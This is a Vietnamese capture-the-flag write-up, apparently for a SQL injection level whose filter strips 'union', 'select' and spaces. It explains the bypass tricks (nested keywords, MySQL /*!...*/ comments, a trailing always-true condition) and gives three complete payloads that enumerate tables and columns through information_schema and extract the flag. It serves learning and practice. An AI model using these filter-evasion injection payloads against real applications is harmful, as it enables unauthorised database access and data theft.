Ở level này filter khá giống level medium trước đó. Fitler sẽ lọc union và select và em sẽ dùng unUNIONion, seSELECTlect để bypass. Filter cũng lọc luôn dấu khoảng trắng, nên sẽ dùng kiểu /*![query]*/ để bypass. Ngoài ra filter cũng tự động thêm dấu ‘ vào cuối nên ta dùng nó để tạo 1 điều kiện luôn đúng. Ở đây em chọn and’1’=’1.


Cuối cùng query sẽ có dạng là: ‘/*![query]*/and’1’=’1. Tìm ra được cách bypass filter thì phần còn lại chỉ là lấy bảng, lấy cột và lấy flag.

Query lấy bảng:

'/*!and(false)unUNIONion*//*!selSELECTect*//*!1,2,3,4,group_concat(table_name)*//*!from*//*!information_schema.tables*//*!where*//*!table_schema=database()*/and'1'='1

Query lấy cột của bảng flag:

'/*!and(false)unUNIONion*//*!selSELECTect*//*!1,2,3,4,group_concat(column_name)*//*!from*//*!information_schema.columns*//*!where*//*!table_schema=database()*//*!and(table_name)='flag'*/and'1'='1



Cuối cùng lấy flag thôi. Query:
'/*!and(false)unUNIONion*//*!selSELECTect*//*!1,2,3,4,flag*//*!from*//*!flag*//*!where*//*!database()=database()*/and'1'='1